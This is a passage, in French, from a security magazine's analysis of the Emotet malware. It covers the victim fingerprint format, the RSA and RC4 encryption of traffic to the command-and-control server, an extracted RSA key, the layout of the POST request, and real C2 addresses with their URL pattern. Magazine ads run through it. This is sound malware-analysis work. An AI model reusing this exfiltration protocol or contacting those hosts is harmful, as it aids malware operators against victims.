(26D64F4E XOR 875E6F4E) XOR 1CBD4547 = BD356547 (SID)
```

Toutes ces données seront ensuite mises ensemble dans une chaîne de caractères au format **%s\_%s\_%x%x**. Les deux premières sous chaînes **%s** contenant le nom de l'ordinateur et le pays seront séparés du reste par un underscore.

Les données restantes obfusquées du numéro de série du disque ainsi que de l'indicateur de sécurité seront ajoutées en fin de chaîne au format hexadécimal **%x**.

Correctement formaté, en résultera finalement une chaîne du type :

- **TYRELLXPC\_US\_27FFE27FBD356547**.

Réinterprété côté *CnC server*, ces informations pourtant courtes ont malgré tout une importance capitale pour la suite des fonctionnalités du *malware*.

### 2.4.2 Cryptographie

Pour garantir la confidentialité et l'intégrité de ses communications, *Emotet* combine intelligemment la cryptographie symétrique, asymétrique ainsi que le hachage des données. La transmission des données entre le malware et son *CnC server* repose sur une utilisation mixte de la cryptographie.

Les informations devant être envoyées seront chiffrées de manière symétrique par une clé aléatoire **RC4**, et cette clé nouvellement générée sera elle aussi chiffrée à son tour de manière asymétrique avec une clé publique **RSA** contenue dans le malware.

Le serveur destinataire de ces informations pourra, à l'aide de sa clé privée correspondante, déchiffrer la clé de session et l'utiliser pour pouvoir lire les informations reçues. Cette technique rend très difficile le déchiffrement des requêtes réseau de manière automatisée, car une clé **RC4** est générée de manière aléatoire avant chaque envoi de données.

La clé publique **RSA** de 1024 bits contenue dans le malware peut être extraite de la mémoire au moment de son importation par *Emotet*. Il est ensuite possible de la manipuler avec **openssl**. Cela permet par exemple outre de l'afficher, de la convertir, de l'exporter, ou encore de l'utiliser dans des scripts prenant en charge cette bibliothèque.

```
$ openssl rsa -pubin -inform DER -in pub.key -text
Public-Key: (1024 bit)
Modulus:
 00:df:c3:55:38:1e:61:2e:32:c6:6b:7b:b5:6b:8a:
 32:18:36:4f:ea:c9:d6:8f:33:78:ce:32:77:e5:eb:
 e2:c3:08:14:a8:c1:a8:47:7b:4a:e5:a9:f4:b5:10:
 4c:6c:25:cb:d3:72:29:38:da:17:3a:69:26:17:b7:
 ca:a2:a2:11:3b:47:00:13:53:fb:07:d4:d3:73:a0:
 50:08:b4:5d:d1:ea:90:b7:a5:9f:6f:f0:64:8e:fe:
 20:1e:0e:c8:0e:9e:97:64:57:b9:e8:fa:d9:16:5b:
 58:99:16:5b:a1:94:98:a6:b8:f6:3e:35:09:a3:c3:
 96:86:8c:53:97:fa:70:90:2f
Exponent: 65537 (0x10001)
```



PROFESSIONNELS DES TICE, COLLECTIVITÉS, ÉCOLES  
D'INGÉNIEURS, UNIVERSITÉS, R & D, ENSEIGNANTS, ...

# PROFESSIONNELS !

## DÉCOUVREZ NOS OFFRES D'ABONNEMENTS ...



...EN VOUS CONNECTANT À L'ESPACE DÉDIÉ AUX PROFESSIONNELS SUR :

# www.ed-diamond.com

## PDF COLLECTIFS

Prix TTC en Euros / France Métropolitaine

|         |                                           | PROFESSIONNELS                      |           |                                      |           |                                      |           |
|---------|-------------------------------------------|-------------------------------------|-----------|--------------------------------------|-----------|--------------------------------------|-----------|
|         |                                           | 1 - 5 lecteurs                      |           | 6 - 10 lecteurs                      |           | 11 - 25 lecteurs                     |           |
| OFFRE   | ABONNEMENT                                | Réf                                 | Tarif TTC | Réf                                  | Tarif TTC | Réf                                  | Tarif TTC |
| PROMC2  | 6 <sup>n°</sup> MISC                      | <input type="checkbox"/> PRO MC2/5  | 168,-     | <input type="checkbox"/> PRO MC2/10  | 336,-     | <input type="checkbox"/> PRO MC2/25  | 672,-     |
| PROMC+2 | 6 <sup>n°</sup> MISC + 2 <sup>n°</sup> HS | <input type="checkbox"/> PRO MC+2/5 | 216,-     | <input type="checkbox"/> PRO MC+2/10 | 432,-     | <input type="checkbox"/> PRO MC+2/25 | 864,-     |

**PROFESSIONNELS :**  
N'HÉSITEZ PAS À  
NOUS CONTACTER  
POUR UN DEVIS  
PERSONNALISÉ PAR  
E-MAIL :  
[abopro@ed-diamond.com](mailto:abopro@ed-diamond.com)  
OU PAR TÉLÉPHONE :  
03 67 10 00 20

## ACCÈS COLLECTIFS BASE DOCUMENTAIRE

Prix TTC en Euros / France Métropolitaine

|         |                                      | PROFESSIONNELS                      |           |                                      |           |                                      |           |
|---------|--------------------------------------|-------------------------------------|-----------|--------------------------------------|-----------|--------------------------------------|-----------|
|         |                                      | 1 - 5 connexion(s)                  |           | 6 - 10 connexions                    |           | 11 - 25 connexions                   |           |
| OFFRE   | ABONNEMENT                           | Réf                                 | Tarif TTC | Réf                                  | Tarif TTC | Réf                                  | Tarif TTC |
| PROMC+3 | MISC + HS                            | <input type="checkbox"/> PRO MC+3/5 | 177,-     | <input type="checkbox"/> PRO MC+3/10 | 354,-     | <input type="checkbox"/> PRO MC+3/25 | 708,-     |
| PROH+3  | GLMF + HS + LP + HS + MISC + HS + OS | <input type="checkbox"/> PRO H+3/5  | 447,-     | <input type="checkbox"/> PRO H+3/10  | 894,-     | <input type="checkbox"/> PRO H+3/25  | 1788,-    |

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France HS = Hors-Série LP = Linux Pratique OS = Open Silicium

```
writing RSA key
-----BEGIN PUBLIC KEY-----
MIGfMA0GCsGqSBTB3QDEBAQUAA4GNADCBiQKBgQDfw1U4HmEuMsZre7VrijYnk/q
ydaPM3j0Mnfl6+LDCBSowahHe0rlqfS1EEExsjcvTcik42hc6aSYXt8qiohE7RwAt
U/iSH1Nnz0FAItf3R6pC3pZ9v8GS0/iAeDsg0npdkV7no+tkWV1iZF1uh1JimuPY+
NQmj5w6GjFOX+nCQLwIDAQAB
-----END PUBLIC KEY-----
```

Du côté de la clé de session symétrique **RC4**, elle est générée de manière aléatoire avec une longueur de 128 bits. Ces deux clés seront utilisées au moment de la création de la requête **POST** envoyée au *CnC server*. Cette requête possède une longueur de 202 Bytes et est composée des éléments suivants :

- La clé **RC4** aléatoire chiffrée par le biais de la clé publique **RSA**. (128 Bytes)
- Le *hash* **SHA1** des données utilisateur récupérées sur la machine infectée. (20 Bytes)
- Le chiffrement avec la clé symétrique **RC4** des informations utilisateurs. (54 Bytes)




*Fig. 5 : Différentes composantes de la requête.*

### 2.4.3 Envoi des données

Après avoir récupéré et chiffré les informations de l'utilisateur, *Emotet* essaie une première fois de les envoyer vers son serveur de commande et de contrôle. Si aucune réponse n'est reçue, l'opération va se répéter chaque minute, et ce, jusqu'à ce qu'une réponse positive revienne en retour.

Si tel est le cas, la méthode libère les bibliothèques **wininet.dll** et **crypt32.dll** dont la présence en mémoire n'est plus requise. La figure 6 illustre les différents appels, le temps d'attente, ainsi que la libération des bibliothèques de manière limpide.

Lors de chaque essai, une nouvelle clé **RC4** est générée de façon aléatoire, et douze adresses IP différentes sont contactées. Les informations sont envoyées via une requête **POST** avec **http://%u.%u.%u.%u:%d/%d.php** comme format de destination sur le port **8080**. L'envoi des données se fait sur une adresse PHP qui arbore comme nom de répertoire et de page, une valeur numérique **%d** dérivée du **SID** pouvant être

négative, au contraire des composantes %u de l'adresse IP qui elles, sont non signées.

Voici un exemple des adresses contactées :

- <http://64.207.148.216:8080/912327956/1921447554.php> ;
- <http://203.151.94.120:8080/912327956/1921447554.php> ;
- <http://31.192.211.140:8080/912327956/1921447554.php> ;
- ...

Comme *user-agent*, le malware dispose de : Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 7.1; Trident/5.0).

Les adresses IP, le port, ainsi que le *user-agent* sont écrits en dur dans le malware obfusqué par un mécanisme de **XOR**. Il est « regrettable » de ne pas avoir fait recours à un algorithme de génération de domaine (**DGA**), ou à une dérivation temporelle des adresses, car le blocage de ces dernières se fait souvent très rapidement, rendant par la suite le malware inopérant. À ce stade, *Emotet* attend une réponse de la part de son *CnC server* pour continuer son infection.

## Conclusion

L'étude d'*Emotet* a permis de mettre en lumière la réalisation du *fingerprinting* d'un utilisateur avec un cas pratique. Le rapatriement des données ainsi extraites combiné à l'emploi d'un canal sécurisé montre les capacités évoluées que peut posséder un tel malware.



*Fig. 6 : Récupération et envoi des informations vers le CnC server.*

La compréhension et le déjouement de l’obfuscation ont été une composante non négligeable pour la compréhension du malware. En effet, il fait usage de *packer*, crée de nouveaux processus, *threads*, et s’injecte au cœur du système. De plus, il accroît sa discrétion en ne faisant qu’un usage limité du disque, le reste prenant place en mémoire.

L'implémentation d'une cryptographie mixte alliant RSA et RC4 rend très difficile un déchiffrement systématique des conversations comme cela est possible dans d'autres cas dès lors que la clé de session entre les deux parties a été trouvée.

Le fait de ne disposer que de douze adresses pour la communication entre lui et son *CnC server* laisse penser que de multiples versions existent avec dans chacune d'elles des IP différentes. Diffusée à large échelle

notamment via e-mail, l'attaque a de grandes chances de réussir malgré le blocage rapide et systématique des adresses. ■



## LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

### EXPRESS HOSTING

Cloud Public  
Serveur Virtuel  
Serveur Dédié  
Nom de domaine  
Hébergement Web

### ENTERPRISE SERVICES

Cloud Privé  
Infogérance  
PRA/PCA  
Haute disponibilité  
Datacenter

### EX10

Cloud Hybride  
Exchange  
Lync  
Sharepoint  
Plateforme Collaborative

✉ [sales@ikoula.com](mailto:sales@ikoula.com)  
☎ **01 84 01 02 66**  
🌐 [express.ikoula.com](http://express.ikoula.com)

✉ [sales-ies@ikoula.com](mailto:sales-ies@ikoula.com)  
☎ **01 78 76 35 58**  
🌐 [ies.ikoula.com](http://ies.ikoula.com)

✉ [sales@ex10.biz](mailto:sales@ex10.biz)  
☎ **01 84 01 02 53**  
🌐 [www.ex10.biz](http://www.ex10.biz)



# I-TRACING

L'EXPERT EN SÉCURITÉ  
DE L'INFORMATION NUMÉRIQUE

AUDIT • INGÉNIERIE • SERVICES MANAGÉS

**VOUS DÉCODEZ ?**

Alors rejoignez-nous !

I-Tracing recrute des experts et futurs experts en cybersécurité

[recrutement@i-tracing.com](mailto:recrutement@i-tracing.com)

[www.i-tracing.com](http://www.i-tracing.com)

